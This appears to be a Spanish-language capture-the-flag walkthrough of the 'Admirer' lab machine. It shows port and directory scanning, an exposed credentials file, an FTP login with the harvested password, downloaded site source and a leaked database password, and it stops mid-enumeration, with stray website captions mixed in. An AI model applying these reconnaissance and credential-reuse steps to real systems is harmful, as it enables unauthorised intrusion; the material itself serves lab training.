
Admirer

##################################Admirer linux easy
###
escaneo:

Starting Nmap 7.94 (https://nmap.org) at 2023-10-19 21:17 -05
Nmap scan report for 10.10.10.187 (10.10.10.187)
Host is up (0.071s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open ftp   vsftpd 3.0.3
22/tcp open ssh   OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
| 2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
| 256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_ 256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open http   Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/admin-dir
|_http-title: Admirer
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.05 seconds

con gobuster
gobuster dir --url http://10.10.10.187/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x php,html,txt,sh,jpg
/.php   (Status: 403) [Size: 277]
/images   (Status: 301) [Size: 313] [--> http://10.10.10.187/images/]
/.html   (Status: 403) [Size: 277]
/index.php   (Status: 200) [Size: 6051]
/assets   (Status: 301) [Size: 313] [--> http://10.10.10.187/assets/]
/robots.txt   (Status: 200) [Size: 138]
/.php   (Status: 403) [Size: 277]
/.html   (Status: 403) [Size: 277]



The outcomes of complexity

Seriously, listen to Dust in Interstellar's OST. Thank me later.

Back to basics

And centuries later, we want to go back and live in nature... Sort of.


We need him back


He might have been a loner who allegedly slept with a pigeon, but that brain...

Haciendo un monton de reconocimiento y fuzzing a directorios se me ocurrio hacerle fuzzin al directorio /admin-dir

gobuster dir --url http://10.10.10.187/admin-dir -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -t 100 -x php,htm,txt,ssh

/.htm (Status: 403) [Size: 277]
/.php (Status: 403) [Size: 277]
/contacts.txt (Status: 200) [Size: 350]
/credentials.txt (Status: 200) [Size: 136]





[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser

%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!

nos conectamos por ftp con el user ftpuser y su pass
ftpuser
%n?4Wz}R$tTF7
ftp ftpuser@10.10.10.187 -p 21


```
ftp ftpuser@10.10.10.187 -p 21
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

sacamos la información del ftp


```
ftp> ls
229 Entering Extended Passive Mode (|||61988|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3405 Dec 02  2019 dump.sql
-rw-r--r--    1 0        0         5270987 Dec 03  2019 html.tar.gz
226 Directory send OK.
ftp> get dump.sql
local: dump.sql remote: dump.sql
229 Entering Extended Passive Mode (|||44632|)
150 Opening BINARY mode data connection for dump.sql (3405 bytes).
100% |*****************************************************************
226 Transfer complete.
3405 bytes received in 00:00 (45.66 KiB/s)
ftp> get html.tar.gz
local: html.tar.gz remote: html.tar.gz
229 Entering Extended Passive Mode (|||10494|)
150 Opening BINARY mode data connection for html.tar.gz (5270987 bytes).
100% |*****************************************************************
226 Transfer complete.
5270987 bytes received in 00:05 (981.90 KiB/s)
ftp>
```

Al descomprimir el archivo encontramos varias carpetas

tar -xvf html.tar.gz




su vanis a utility scripts encontramos




$servername = "localhost";
$username = "waldo";

$password = "Wh3r3_1s_w4ld0?";


tambien vemos el archivo dump.sql y encontramos




si abro utility scripts en el navegador no me deja




pero si le agrego cual quier directorio de los que esta aca me deja ver



